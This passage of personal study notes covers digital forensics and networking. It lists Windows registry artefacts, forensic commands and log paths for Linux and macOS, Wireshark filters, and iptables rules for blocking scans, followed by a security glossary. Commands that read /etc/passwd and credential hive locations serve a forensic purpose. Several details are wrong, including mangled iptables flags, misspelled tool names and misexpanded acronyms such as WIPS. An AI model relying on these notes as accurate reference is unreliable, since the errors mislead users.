   - contains configuration settings specific to the currently logged in user.

3. HKEY_CURRENT_CONFIG {HKCC}
   - contains information about the current hardware configuration and settings.

- **Non Volatile:**

1. HKEY_LOCAL_MACHINE {HKLM}
   - contains configuration settings that apply to the entire system.

2. HKEY_USERS {HKU}
   - contains individual user profiles for all users who have logged into the system

- **Registry Explorer, RegRipper** are the utilities to read registry hives.

- **Another Tools For Registry Acquisition & Analysis:**
  - **FTK Imager**
  - **Kape**

- **Amcache Hive -** C:\Windows\AppCompat\Programs\Amcache.hve
  - Windows creates this hive to save information on programs that were recently run on the system. It also saves SHA1 hashes of the executed programs.
  - Amcache.hve\Root\File\{Volume GUID}\
- **UserAssist –** Windows keep track of applications launched by the user using Windows Explorer for statistical purposes in the User Assist registry keys.
  - NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{GUID}\Count
  - NTUSER.DAT location: C:\Users\{username}\NTUSER.DAT
- **ShimCache or AppCompatCache –** is a mechanism used to keep track of application compatibility with the OS and tracks all applications launched on the machine.
  - SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache
- **BAM/DAM –** Background Activity Monitor keeps a tab on the activity of background applications. Similarly Desktop Activity Moderator is a part of Microsoft Windows that optimizes the power consumption of the device. It also saves the full path of the executed programs.
  - C:\Users\{Username}\NTUSER.DAT\SYSTEM\.....
  - SYSTEM\CurrentControlSet\Services\bam\UserSettings\{SID}
  - SYSTEM\CurrentControlSet\Services\dam\UserSettings\{SID}

- **OS Version:** SOFTWARE\Microsoft\Windows NT\CurrentVersion
- **Computer Name:** SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName
- **Time Zone Information:** SYSTEM\CurrentControlSet\Control\TimeZoneInformation
- **Network Interfaces:** SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces
- **Past Networks:**
  SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged
  SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Managed
- **Autostart Programs:**
  NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Run
  NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\RunOnce
  SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
  SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run
  SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- **SAM Hive and User Information:** SAM\Domains\Account\Users
  - SAM hive contains user account, login, and group informations.
  - SAM hive location: C:\Windows\System32\config\SAM
- **Recent Files:**
  NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
- **Office Recent Files:** NTUSER.DAT\Software\Microsoft\Office\VERSION
- **RecentApps:**
  NTUSER.DAT\SOFTWARE\Microsoft\Windows\CurrentVersion\Search\RecentApps
- **Device Identification –** The following locations keep track of USB keys plugged into a system.
  - SYSTEM\CurrentControlSet\Enum\USBSTOR
  - SYSTEM\CurrentControlSet\Enum\USB
- **USB Device Volume Name:** SOFTWARE\Microsoft\Windows Portable Devices\Devices
  -
- **Expediting Registry Analysis - {TryHackme Room for Reference}**

Metashield Analyzer is an online service to investigate the metadata.

Linux Forensic Commands:
Volatile Data:

- hostname
- date
- cat /etc/timezone
- uptime [time since last restart]
- date +%s [Calculate Epoch Time]
- ip addr show
- ifconfig lo

- netstat
- netstat -l
- netsat -rn
- netstat -tulpn
- ip r
- nmap -sT localhost [TCP Port Connections]
- nmap -sU localhost [UDP Port Connections]
- lsof -l -p -n | grep LISTEN
- ps auxww
- lsof | more
- lsof -u <username>

Non-Volatile Data:

- cat /proc/cpuinfo
- cat /proc/self/mounts [view mount points & external mounted device]
- uname -r or, cat /proc/version [linux kernel version]
- cat /etc/passwd
    - Each line represent login information and includes 7 fields:-
        1. Username
        2. Password
        3. USER ID
        4. Group ID
        5. User ID Information
        6. Directory Information
        7. Absolute path to the user's login shell

- w [currently logged in user]
- last -f /var/log/wtmp [user login history, system reboot time, etc.]
- cat /var/log/syslog [system log files]
- cat /var/log/kern.log [linux kernel logs]

Linux log files:

- /var/log/auth.log
- /var/log/kern.log
- /var/log/faillog [failed user login attempts]
- /var/log/lpr.log [printer logs]
- /var/log/mail.* [All mail server message logs]
- /var/log/mysql.* [All mysql server logs]

- var/log/apache2/* [All apache web server logs]
- /var/log/apport.log [Application crash report/log]
- /var/log/lighttpd/*
- /var/log/daemon.log [Running services]
- /var/log/debug [debugging log messages]
- /var/log/dpkg.log [package installation or removal logs]

- **fsstat** -i raw <filesystem_name> [info associated with the file system]

Photorec tool is used to recover deleted/lost data from a drive or an image file.

Command: phototrec <image_filename>

MAC Forensic:

- /System/Library/CoreServices/SystemVersion.plist [System Version]
- Apple mail stores email in emlx format at /Users/Library/Mail
- Safari: History.plist, Downloads.plist, Bookmarks.plist at /Users/Library/Safari
- Command: $tail.bash_history [To view most recent commands]

MAC Forensic Tools:

- Volafox
- OS X Auditor
- Recon Imager
- F-Response
- Stellar Data Recovery Professional for MAC

MAC log files:

- /var/log/crashreporter.log [Application crash history]
- /var/log/cups/access.log [Printer connection info]
- /var/log/cups/error.log
- /var/log/daily.out [Network Interface history]
- /var/log/samba/log.nmbd
- ~/library/logs
- ~/library/logs/ichatConnectionErrors
- ~/library/logs/Sync [Info of devices on Mac syncing]
- /var/log/* [Main folder for system log files]
- /var.audit/* [Audit logs]

- /var/log/install.log [System & Software installation info]

Network Forensics is process of collecting and analysing raw n/w data & tracking n/w traffic.

- tcpdump -i eth0

Example: Router, Honeypot, IDS & DHCP logs

Wireshark is a widely used network sniffer for network monitoring and analysis.

- Wireshark main library – **winpcap**

Wireshark Filters:

- arp, http, tcp, udp, dns, icmp, ftp, & ip
- tcp.port==23
- ip.addr==192.168.1.100
- ip.addr==192.168.1.100 && tcp.port==23
- ip.addr==10.0.0.4 or ip.addr==10.0.0.5
- ip.dst==10.0.1.50 && frame.pkt.len>400
- ip.addr==10.0.1.12 && icmp && frame.number>15 && frame.number<30
- ip.src==205.153.63.30 or ip.dst==205.153.63.30
- tcp.flags==0x003 [to detect SYN/FIN flooding attack]
- ftp.response.code==530 [all unsuccessful login attempts over FTP]
- ftp.response.code==230 [all successful login attempts over FTP]
- arp.duplicate-address-detected [analyse ARP poisioning attempts]
- tcp.flags.reset==1 [Display all TCP resets]
- http.request [all HTTP GET request]
- tcp contains traffic [display all TCP packets that contains the word "traffic"]
- !(arp or icmp or dns)
- tcp.analysis Retransmission
- udp contains 33:27:58
- tcp.port==4000
- tcp.port eq 25 or icmp [Display only ICMP and SMTP traffic]
- tls.handshake.type eq 1 [for successful TLS handshake]
- ssl.handshake.type == 1 [Client Hello]
- ssl.handshake.type == 2 [Server Hello]
- ssl.handshake.type == 4 [New Session Ticket]
- ssl.handshake.type == 11 [Certificate]

- ssl.handshake.type == 13 [Certificate Request]
- ssl.handshake.type == 14 [ServerHelloDone means full handshake TCP session]

Investigating Web Attacks:
Apache Server logs {Access log and Error log**}**

RHEL/Red Hat/ CentOS/ Fedora Linux: /var/log/httpd/access.log
Debian/ Ubuntu Linux: /var/log/apache2/access.log

- Analysing Access Log
  - %h [ip address of remote host/ client]
  - %l
  - %u [User ID]
  - %t [Time & Date]
  - \"%r\" [Request line, method & protocol]
  - %>s [HTTP Status Code]
  - %b [Size of returned object in bytes]
  - \"%{Referrer}i\" [Referrer HTTP request header]
  - \"%{User-agent}i\" [User Agent HTTP request header]

- Analysing Error log
  - Date & time
  - Severity of the error
  - Process ID & Thread ID
  - IP address of the client
  - Error Message
  - The Object requested by the client

Investigating Web Attacks on Windows based Servers:

- Run "Event Viewer"
- C:\> net view <ip address>
- C:\> net session
- C:\> net use
- C:\> nbtstat -S
- C:\> netstat -na
- C:\> schtasks.exe [Find scheduled & unscheduled task]
- Start -> Run-> lusr mgr.msc -> OK
  [check for the creation of new account in administrator group]
- Open Task Manager
- C:\> net start [check for unusual network services]
- C:\> dir

Dark Web Forensics:-

Surface Web – we use normally
Deep Web – legal doc, financial records, government reports, etc.
Dark web is the part of Deep Web.

Tor Browser is one of the way to access Dark Web based on Mozilla Firefox browser & works on the concept of onion routing.

Commands:

- sudo apt update
- sudo apt install tor torbrowser-launcher
- torbrowser-launcher

For Windows:

- netstat -ano [ports 9150,9151 for Tor Connection]
- HKEY_USERS\<SID>\SOFTWARE\Mozilla\Firefox\Launcher [checks for Tor installation]
- C:\Windows\Prefetch [Examine prefetch files for detecting uninstallation]
  Tool: **WinPrefetchView**

Investigating Email:-
Email

- based on client server architecture
- client send to the central server then reroutes the mail to its destination.

- Header – info about address, time, etc.
- Body – actual message
- Signature – identity or designation of sender

Typical Flow of an Email:

MUA(Mail User Agent) is an application.
MTA(Mail Transfer Agent) known as mail server, accept mails from sender & rotes them to their destination.
MDA(Mail Delivery Agent) is an application responsible for receiving mail from MTA & storing it in the recipient mailbox.

Email Client Extensions

- .pab (personal address book)
- .pst (personal storage table)
- .wab (windows address book)
- .msf (Nail summary file)
- .ost (Offline storage table)

Important Point

- Always check sender's email address
- Tools: **MiTec Mail Viewer, Online Email Tracer**
- **Email Dossier** to check email authenticity
- .eml (email files)
- .pst file at C:\Users\{user}\Document\Outlook Files
- .ost file at C:\Users\{user}\AppData\Local\Microsoft\Outlook
- Header of the Email: [Always Read Bottom to Top]
    - Date & time
    - email ID of the sender
    - email ID of the receiver
    - Message ID as per RFC2822, timestamp before @
    - Subject given by sender
    - MIME-Version
    - Received Header
    - Return path [bounce address for email]
      [id sender's mail & return path are different, it generally indicated email spoofing]
    - Received SPF [Showing a failed SPF check can help to detect spam messages]
    - DKIM(Domain Key Identified Mail) Signature

NFC(Near Field Communication) is a wireless communication technology that enables data to be exchanged by devices that are in very close proximity to each other usually less than a few centimetres.

Malware Forensic:-

Malware is a malicious software that damages or disables computer systems and gives limited or full control of the systems.
Or, Malware is a s/w that was designed with the purpose of harming the victims CIA.

Malware Types

- Self Replicating – create new copies, or instance of itself.
- Population Growth – overall changes in no. Of malware instances.
- Parisitic – require some other codes or files

Static Analysis – means code analysis, without executing it.
{just looking headers, fingerprints, etc.}
Dynamic Analysis – Run time analysis means behavioural analysis
{should be isolated evironment}
Tools & Techniques:
For Static,

- Hash Calculators(HashTab, HashMyFiles, md5sum, etc.)
- VirusTotal
- Pestudio, PEView, PE Explorer, Dependency Walker, etc. To Find Metadata
- OllyDbg & WinDbg

For Dynamic,

- WhatChanged Portable [scans for modified files & registry entries]
- JoeSandbox
- Hybrid Analysis
- Anyrun {Sandbox}
- Process Monitor, RegShot
- Windows Service Manager
- AutoRuns, API Monitor
- Event Viewer, DriverView
- Wireshark, Netstat, TCPView, CurrPorts, DNSQuerySniffer
- C:\Windows\System32\drivers [check automatically loaded drivers]
- Check boot.ini or bcd(bootmgr) entries
- Run -> services.msc -> Sort by startup type
- StartUp Folders:
  C:\ProgramData\Microsoft\Windows\StartMenu\Programs\StartUP
  C:\Users\{user}\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\StartUP

Networking:-

SSID(Service Set Identifier) - used to identify a specific wireless n/w.

URI(Uniform Resource Identifier)

URL(Uniform Resource Locator)

URN(Uniform Resource Name)

Example: https://www.example.com/author/book.html#page155

URI - https://www.example.com/author/book.html#page155
URL - https://www.example.com/author/book.html
URN - www.example.com/author/book.html
Fragment - #page155
Protocol - https
Hostname – www.example.com
Path & File Name - /author/book.html

Port & Port Numbers:

Physical Ports are the ports on the routers, switches, servers, computers, etc. that you connect the wires eg.- fiber optic cables, cat5 cables, etc. to create a network.

Logical Ports:

- Well Known Ports – 1 to 1023
- Registered Ports – 1024 to 49151 approved by IANA officially
  - IANA – Internet Assigned Numbers Authority
- Private Ports – 49152 to 65535

FTP – 21	DNS – 53	HTTPS – 443
SSH – 22	DHCP – 67 (Server)	POP3 - 110
Telnet – 23	DHCP – 68 (Client)	IMAP - 143
SMTP – 25	HTTP – 80	IMAPS – 993
SNMP – 161/162	NTP – 123	LDAP – 389
SMB – 445	NFS – 2049	LDAPS – 636
TFTP – 69	RDP – 3389	NetBIOS – 137
SQL – 118		

Important Troubleshooting Commands in Networking:

- ipconfig [Displays IP Configuration Info]
- ipconfig /all
- ipconfig /release
- ipconfig /renew
- ping [Tests connection to other IP hosts]
- netstat [Displays n/w connections]
- tracert [Displays the route taken to the destination]
- nslookup [Directly queries the name server for info on a destination domain]

PAN(Personal Area Network) connects devices in close proximity to the user, usually using Bluetooth.

LAN(Local Area Network) connects devices using wire cables in a small geographical area such as a residence, school, laboratory, university, campus, or office.

VLAN(Virtual LAN) is a virtualized connection that connects multiple devices and network nodes from different LANs into one logical network.

- VLAN are created by switches to logically segment a n/w without altering its physical topology.

WLAN(Wireless LAN) wirelessly connects users & devices in a small geographical area instead of using a wired cables.

WMN(Wireless Mesh Network) uses multiple access points to extend WLAN.

CAN(Campus Area Network) is a group of interconnected LANs, belonging to the same organization & operating in a limited geographical area.

MAN(Metropolitan Area Network) spans across a large campus or a city.

WAN(Wide Area Network) connects multiple network that are in geographically separated locations.

VPN(Virtual Private Network) used to securely connects to another network over an insecure network, such as Internet.

- VPN is a communication tunnel.

Network Topologies:

- **Bus –** All computers are connected using a single cable.

- **Ring –** Each computer are connected to their neighbours.
- **Star –** All computer is connected from the central point.
- **Mesh –** Each computer is connected directly to others one.
- **Hybrid –** Combination of two or more topologies.

Networking Devices:

- **Repeater –** electronic device receive a signal & retransmit it. [Physical]
- **Hub –** to connect multiple devices in the n/w. [Physical Layer]
- **Switch –** to connect multiple device. [Data Link Layer]
  - Switch is smarter than Hub & offers greater efficiency than Hub.
- **Bridge –** creates single n/w from multiple communication n/w [Data Link]
- **Router –** used to control traffic flow on the network. [Network Layer]
  - determines the most efficient route for data transmission.
- **Gateway –** provides the interface b/w two applications or networks that use different protocols. [Network Layer]

IoC(Indicators of Compromise) is a forensic term that refers to the evidence or clues on a device that points out to a security breach.

Shoulder Surfing is a simple attack that involves observing or literally looking over a target's shoulder to gain valuable information such as PINs, access codes, etc.

Sabotage is defined as malicious acts that result in the damage or disruption of the normal processes, or the destruction of equipment or information.

Bluesnarfing occurs when an attacker copies information, such as email, and contact lists, from a target's device using a Bluetooth connection.

Pharming misdirects users to a fake version of an official website.

Vishing refers to voice phishing. Example – Spoofing Phone Calls

Dumpster Diving is looking for treasure in someone else's trash.

Rabbit is a term used to describe malware that replicates rapidly.

Fork Bomb is a program which creates new processes.

Metadata – Data of data (eg- time, size, creation date)

Residual Data – data from the deleted files

Data Backup – Data duplicates for recovery after data loss.
[loss, Integrity, Corruption, Protection**]**

- **3-2-1 Method:**
  - 3 copies of Data
  - On 2 different media type
  - store 1 copy Off-site

Data Masking is the process of hiding data by modifying its original values.

- Type of Obfuscation

Identity Theft occurs when someone uses another person's personal identifying information, like their name, identifying number or credit card number.

Input Validation:
Whitelisting certain list of things that should only be allowed for the input field.
Blacklisting certain the data that document comes under the list of "Bad-Data".

Buffer Overflow occurs when the amount of data in the buffer exceeds its storage capacity.

ARP Poisoning corrupts the MAC to IP mapping in the network.
Attacker sends malicious ARP packets to a default gateway.

Disclosure of Confidential Data – sensitive data is viewed by unauthorised users.

Data Tempering refers to unauthorised modification of data.

Luring Attack
An entity with few privilege is able to leave an entity with more privilege perform action on its behalf.

Session Hijacking
Attacker uses n/w monitoring s/w to capture the authenticated token or cookie. Spoofing the user's session.

Pastebin – Chor Bazaar of Digital World {pastebin.com}

MITM(Man-in-the-Middle) Attack when attacker intercepts messages sent between you and your recipient.

Cookie can make it easier to visit the site again.
Session is a time frame that is given for a user.

PGP(Pretty Good Privacy) is an application layer protocol which provides cryptographic privacy & authentication for network communication.

TLS(Transport Layer Security) ensures a secure communication between client-server applications over the Internet.

It prevents n/w communication from being eavesdropped or tampered.

- **Client Hello -** The client initiates the handshake by sending a “hello” message to the server. The message will include which TLS version the client supports, the cipher suites, and a string of random bytes known as the “client random”.

- **Server Hello –** In reply to the client hello message, the server sends a message containing the server’s SSL certificate, the server’s chosen cipher suite, and the “server random”, another random string of bytes that’s generated by the server.

SSL(Secure Socket Layer) was developed by Netscape for managing the security of a message transmission on the Internet.
- uses RSA asymmetric encryption to encrypt data transferred over SSL

IPSec(Internet Protocol Security) is a network layer protocol that ensures a secure IP level communication

SoD(Separation/Segregation of Duties) is based on the security practice that no one person should control an entire high risk transaction from start to finish.

- involves a breakdown of the authorization process into various steps.

IDM(Internet Download Manager) is a tool to increase download speed.

IAM(Identity and Access Management) is responsible for providing the right individual with right access at the right time.

Security Policy is a well-documented set of plans, process, procedures, standards, and guidelines required to establish an ideal information security status of an organization.

Internet Access Policies:

- Promiscuous Policy – No restrictions on internet/remote access.
- Permissive Policy – known dangerous services/attacks blocked.
- Paranoid Policy – Everything is Forbidden(No internet connection)
- Prudent Policy – Safe/necessary services are enabled individually.

Concealed Weapon/ Contraband Detection Devices:

Contraband includes materials that are banned from entering the environment such as explosive, bombs, weapons, etc.

Example: Metal Detectors, X-ray inspection systems, etc.

Bastion Host is a computer system designed and configured to protect network resources from attacks.

Iptables is a built-in firewall utility for Linux.

Commands:

- apt-get install iptables
- iptables -A INPUT -p tcp ! -syn -m state -state New -j DROP
  [Filtering Non-Tcp Packets]
- iptables -A INPUT -p tcp -tcp-flags ALL -j DROP
  [Blocking XMAS Scan Attack]
- iptables -A INPUT -f -j DROP
  [Drop any NULL packet]
- sudo iptables -L -n -v [Check existing rules]
- iptables -A INPUT -s 10.10.10.55 -j DROP [block specific IP]

Network Sensors are hardware and software components that monitor network traffic and trigger alarms if any abnormal activity is detected.

Honeypot is an information system resource that is expressly set up to attract and trap people who attempt to penetrate an organization's network.

Proxy Servers is a dedicated computer, or a software system virtually located between a client and the actual server.

Transparent Proxy is a proxy through which a client system connects to a server without its knowledge.

Anonymous Proxy does not transfer information about the IP address of its user.

Reverse Proxy is usually situated closer to the server and will only return a configured set o resources.

- The client is unaware of the presence of a reverse proxy.

SIEM(Security Incident and Event Management)

In this, we perform real time SOC(Security Operations Center) functions like identifying, monitoring, recording, auditing, and analysing security incidents.

UBA(User Behaviour Analytics) is the process of tracking user behavior to detect malicious attacks, potential threats, and financial fraud.

Anti-Trojan Software – Kaspersky Internet Security
Anti-Virus Software – Bit-defender Antivirus Plus

BYOD(Bring Your Own Device) refers to a policy that allows employees to bring their personal devices such as laptops, smartphones, and tablets to the workplace and use them for accessing the organizational resources based on their access privileges.

CYOD(Choose Your Own Device) refers to a policy that allows employee to select devices such as laptops, smartphones, and tablets from the list of devices approved by the company. The company purchases the selected device, and the employees use it for accessing the organizational resources according to their access privileges.

COPE(Corporate Owned Personally Enabled) refers to a policy that allows employee to use and manage the devices purchased by the organization.

COBO(Company Owned Business Only) refers to a policy that allows employees to use and manage the devices purchased by the organization but restrict their usage for business purposes only.

GAK(Government Access to Keys) means that software companies will give copies of all keys to the government.

The Government promises that they will hold on to the keys in a secure manner and will only use them when a court issues a warrant to do so.

AES(Advanced Encryption Standard) is an iterated block cipher that works by repeating the same operation multiple times.

- It is a symmetric key algorithm

- it has a 128 bit block size with key sizes of 128,192, and 256 bits for AES-128, AES-192, and AES-256 respectively.

MD5 algorithm takes a message of arbitrary length as the input and then outputs a 128-bit fingerprint or message digest of the input.

MD6 uses a Merkle tree like structure to allow for immense parallel computation of hashes for very long inputs.

SHA(Secure Hashing Algorithm) generates a cryptographically secure one-way hash.

- **SHA-1**: produces a 160 bit digest from a message with a maximum length of (264-1) bits, and it resembles the MD5 algorithm.
- **SHA-2**: is a family of two similar hash functions with different block sizes.
- **SHA-3**: uses the sponge construction, in which message blocks are XORed into the initial bits of the state, which is then invertibly permuted.

HMAC(Hash-based Message Authentication Code) is a type of message authentication code that makes use of a cryptographic key in combination with a cryptographic hash function.

PKI(Public Key Infrastructure) is a set of hardware, software, people, policies, and procedures required for creating, managing, distributing, using, storing, and revoking digital certificates.

Digital Certificates is issued by a trusted third party which proves sender's identity to the receiver and receiver's identity to the sender.

Tcpdump is a command line network analyser or a packet sniffer that helps in capturing and analysing network traffic.

ANT(Advanced Network Technology) is a wireless sensor protocol that enables communication between sensors and their controllers.

NTP(Network Time Protocol) is a networking protocol for clock synchronization between computer system over packet-switched, variable-latency data networks.

Proxychains can proxify ssh, ftp, apt, nmap through proxy server

- sudo service tor status [To check tor is running or not]

- sudo nano /etc/proxychains.conf
    - These all should be enabled
        - remote_dns_subnet 224
        - tcp_read_time_out 15000
        - tcp_connect_time_out 8000
        - dynamic_chain
        - proxy-dns
    - Add these 2 lines at last
        - socks4 127.0.0.1 9050
        - socks5 127.0.0.1 9050
- Use:
    - proxychains firefox google.com
    - proxychains nmap -p 80 -v scanme.nmap.org

Modbus protocol used for transmitting information over serial lines between electronic devices.

- Port No. - 502
- Developed by Modicon in 1979

TCP vs UDP:-

TCP(Transport Control Protocol)

- Connection full
- TCP Handshake(SYN/ACK)
- Slow

UDP(User Datagram Protocol)

- Connection less
- it sends traffic but doesn’t care that other ends receives traffic or not, this is useful for streaming services.
- Fast

Networking Basic Commands:

- ping (Packet Internet Groper) - works on ICMP
- ifconfig [Linux]
- ipconfig, ipconfig /all [Windows]
- tracert _____{url} [Windows]
- traceroute _____{url} [Linux]
- Live Threat Map: livethreatmap.radware.com

- IP Checker: ip2location.com

NAT(Network Address Translation) private IP addresses are translated into the public IP address.

PAT(Port Address Translation) private IP addresses are translated into the public IP address via port numbers.

MAC(Media Access Control) Address: is a unique identifier assigned to a NIC.

- 6 different pairs of numbers
- first 3 pairs denote LAN Card Vendor or OUI(Organizationally Unique Identifier)
- last 3 pairs denote the host(local systems)
- 12 digit hexadecimal numbers (48 bits)
- getmac [windows]
- wireshark.org/tools/oui-lookup.html [OUI Lookup]
- We can spoof MAC address but can’t change it.

NIC(Network Interface Card) is a hardware component, typically a circuit board or chip, which is installed on a computer so it can connect to a network.

ACL(Access Control List) is a list of permissions that determine who can access a specific resource in a computer network.

Apache is the most widely used open source web server software.

MITRE ATT&CK

The Adversarial, Tactics, Techniques, and Common Knowledge or MITRE ATT&CK is a guideline for classifying cyberattacks and intrusions.

CVE(Common Vulnerabilities and Exposures) is a unique identifier assigned to a publicly disclosed or known vulnerability. [cvedetails.com]

DAD(Disclosure, Alternation, and Destruction) is the opposite of CIA(Confidentiality, Integrity, and Availability).

Information Gathering Commands for Windows:

- systeminfo
- hostname
- whoami

- get-host [get host information]
- ipconfig /all [Information for all n/w adapters]
- ipconfig /flushdns [removes stored DNS Cache]
- gpresult, gpresult /z [Resulting set of policy settings]
- nbstat -R [nbstat is a diagnostic tool for NetBIOS over TCP/IP]
- nbstat -n
- nbstat -r
- nbstat -ab
- nbstat -an
- set L
- telnet <ip> <port>
- netstat, netstat -an
- netstat -ano [netstat is used to show n/w status]
- netstat -ano | find “TCP”
- tasklist /v [Currently running processes]
- tasklist /svc
- arp -a [Display ARP Cache]
- dir %systemdrive%\Users*.*
- dir %systemdrive%\Users*.* > test.txt
- dir %userprofile%\AppData\Roaming\Microsoft\Windows\Recent*.*
- dir /s C:\ or dir /s E:\ [Recursive directory listing]
- cls

NetBIOS(Network Basic Input/output System) is a legacy network protocol that enables communication between computers and devices within a local area network(LAN).

Host: Anything that has an ip address.

Forensic Readiness refers to an organization’s ability to make optimal use of digital evidence in a limited period of time and minimal investigation costs.

Write Blocker is a tool that permits read only access to data storage devices without compromising the integrity of the data.

Ophcrack is a free windows password cracker based on rainbow tables.

DNS(Domain Name System) is the protocol responsible for resolving hostnames to their respective IP addresses.

- Port No. - 53

- nslookup

DHCP(Dynamic Host Configuration Protocol) is a client/server application layer protocol that automatically provides an IP host with its IP address and other related configuration information such as the subnet mask and default gateway.

- **DHCP Operations** **[**DORA**]**
  - Discover {server discovery}
  - Offer {Ip lease offer}
  - Request {Ip lease request}
  - Acknowledgement{Ip lease acknowledgement}

IANA(Internet Assigned Numbers Authority) is an organization responsible for global IP allocation, autonomous system number allocation, root zone management in the DNS etc.

{Root Zone Mgmt – means highest level of the DNS mgmt}

MISP(Malware Information Sharing Platform) is an open source threat information platform used to facilitate the collection and sharing of threat information.

MIME(Multi-purpose Internet Mail Extension) is an Internet Standard that extends the format of email messages to support text in character sets other than ASCII, as well as attachments of audio, video, images and application programs.

S/MIME(Secure/Multi Purpose Internet Mail Extensions) is an application layer protocol which is used for sending digitally signed and encrypted email messages.

- uses RSA system for email encryption

MBC(Malware Behaviour Catalog) is a catalogue of malware objectives and behaviours, created to support malware analysis oriented use cases, such as labeling, similarity analysis, and standardized reporting.

NIST(National Institute of Standards and Technology) is an organization that develops frameworks and policies for Information Security that is used all throughout the industry.

OPSEC(Operational Security) is a set of principals and tactics used to attempt to protect the security of an operator or operation.

PoC(Proof of Concept) is often a piece of code or an application that is used to demonstrate an idea or theory is possible.

- PoC are often used to demonstrate vulnerabilities.

PCAP(Packet Capturing) is a networking practice involving the interception of data packets travelling over a network.

PASTA(Process for Attack Simulation & Threat Analysis) is a risk-centric threat modelling framework.

PII(Personally Identifiable Information) is any representation of data that can be used to identify an individual directly.

Power Shell is a task automation and configuration management program from Microsoft, consisting of a command line shell and the associated scripting language.

RoE(Rules of Engagement) is a document that gives permission to a penetration tester. It provides detailed guidelines and constraints regarding the execution of Information Security testing.

RDP(Remote Desktop Protocol) is a protocol used to establish remote graphical sessions over the network.

RCE(Remote Code Execution) allows an attacker to remotely execute the malicious code on a computer.

RASP(Run-time Application Self Protection) is a tool built at the runtime environment and it can control application execution to detect real time attacks.

RIPEMD(Race Integrity Primitives Evaluation Message Digest) is a family of cryptographic hash functions developed in 1992.

SPF(Sender Policy Framework) is an email authentication method designed to detect forging sender addresses during the delivery of the email.

STRIDE – Spoofing, Tampering, Repudiation, Information disclosure, Denial of Service(DoS), and Elevation of Privilege.

SDLC(Software Development Life Cycle) is a software engineering concept which is the structured process of developing an application.

SOC(Security Operation Center) is a team of IT security professionals tasked with monitoring, detecting, investigating, and responding to threats within a company’s network and systems.

SOAR(Security Orchestration, Automation, and Response) is a solution that helps organizations to streamline and automate their security operations, including management, and vulnerability response.

Spear-Phishing involves sending of targeted emails to specific individuals or groups within an organization, often with a malicious attachment or link/

TTP(Tactics, Techniques, and Procedures) describe the methodologies, tools, behavioural patterns and strategies that adversaries use to plan, and execute attacks against target networks and organizations.

UID(Unique Identifier) is a numeric or alphanumeric string that is associated with a single entity.

UUID(Universal Unique Identifier) is a 128 bit value used to uniquely identify an object, entity or information within a particular system or knowledge database.

Orphan Files is a file that has been left over after its parent application has been deleted or uninstalled from the system.

Carved Files is the deleted files that has been recovered without its metadata.

UTC(Coordinated Universal Time) is the primary time standard by which the world regulates clock and time.

UEFI(Unified Extensible Firmware Interface) provides an interface between the Operating System(OS) and the platform firmware.

- UEFI replaces the BIOS

VPC(Virtual Private Cloud) is an isolated, private cloud inside of a public cloud environment. So, that their responses aren’t accessible by other users in the same public cloud.

VAPT(Vulnerability Assessment and Penetration Testing) is a testing of a system or network for vulnerabilities, and trying to penetrate into a system or a network.

VCS(Version Control System) tracks changes to a file or set of files over time.
Example – Github

WIPS(Windows Intrusion Prevention System) analyse the radio spectrum,

throughout a wireless network to detect and report intrusion, network policy violations, and unauthorised use.

Watering Hole Attack
An Attack, where a legitimate website frequently visited by a target is compromised and geared towards infecting visitors with malware.

War Driving refers to the reconnaissance of neighbourhoods for wireless networks, often by driving around in a vehicle equipped with a wifi enabled device and mapping these networks.

Wardialing is an action of using technology to automatically scan a range of phone numbers in order to reveal connected devices such as computers, modems, and office appliances.

XML(Extensible Markup Language) is a markup language that defines a set of rules for encoding documents in a format that is both human-readable and machine-readable.

XSRF/CSRF(Cross Site Request Forgery) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intent to perform.

YAML(Yet Another Markup Language) is not a markup language, it is a data serialization language that is human-readable and useful for managing data.

Zombie is a compromised computer or device controlled remotely by an attacker, typically part of a botnet used for malicious activities.

Zero Trust Architecture is a security model that treats every entity(user, device, application) as potentially untrusted and requires continuous verification before granting access.
ZTNA(Zero Trust Network Architecture) – "Trust Nothing, Verify Everything**"**

- **Form of Data on the Disk:**
  - Data stores on the disk in the form of charge (+ve or -ve)
  - These charges are converted into 0 or 1(binary bits).
  - To complete delete the data from disk, we need to change the polarity.
  - Means keep the disc in a very strong electromagnetic field

Slack Space refers to the storage area of a hard drive ranging from the end of a stored file to the end of that file cluster.

{Slack space is the unused memory space.}

CEO(Chief Executive Officer) - senior most officer of an organization.

CSO(Chief Security Officer) refer to a person chiefly responsible for an organization's Information Security.

CIO(Chief Information Officer)
COO(Chief Operating Officer)

Regshot is an open source registry compare utility. [Windows Registry Tool]

- It takes snapshot of your registry then compare it.

Data Compression is the reduction of bits needed to represent data.

- Save storage
- increase transfer speed
- decrease costs for n/w bandwidth

DFIR(Digital Forensics and Incident Response) is a field within cybersecurity that focuses on the identification, investigation , and remediation of cyberattacks.

PHI(Protected Health Information) defined by HIPAA, 1996.

Privacy is the right of an individual to control the distribution of information about themselves.

Clean Disk Policy specifies how employees should leave their work space when they leave the office.

- Involves removing any sensitive information from your desk everyday.

ARP(Address Resolution Protocol) is a protocol used for discovering the link layer address such as MAC address, associated with a given internet layer address, typically an IPv4 address.

- Mapping of IP with MAC
- arp -a [for arp table]

RARP(Reverse Address Resolution Protocol)

Evil Twin Attack is a fraudulent wifi access point that appears to be legitimate but is set up to eavesdrop on wireless communication.

- Also known as Honeyspot Access-point Attack

Kernel is the core part of OS. It acts as a bridge b/w Application and hardware.
- it is the program that runs very firstly when we try to open any OS.

Order of Volatility:

- CPU, Cache & Register Content
- Routing Table, ARP Table, Process Table, Kernel Statistics
- Memory
- Temporary File Systems like Clipboard / Swap Space
- Data on Hard Disk
- Remotely logged Data
- Data contained on Archival Media

Packet Analysers mostly works at layer 2 or 3 of OSI Model.
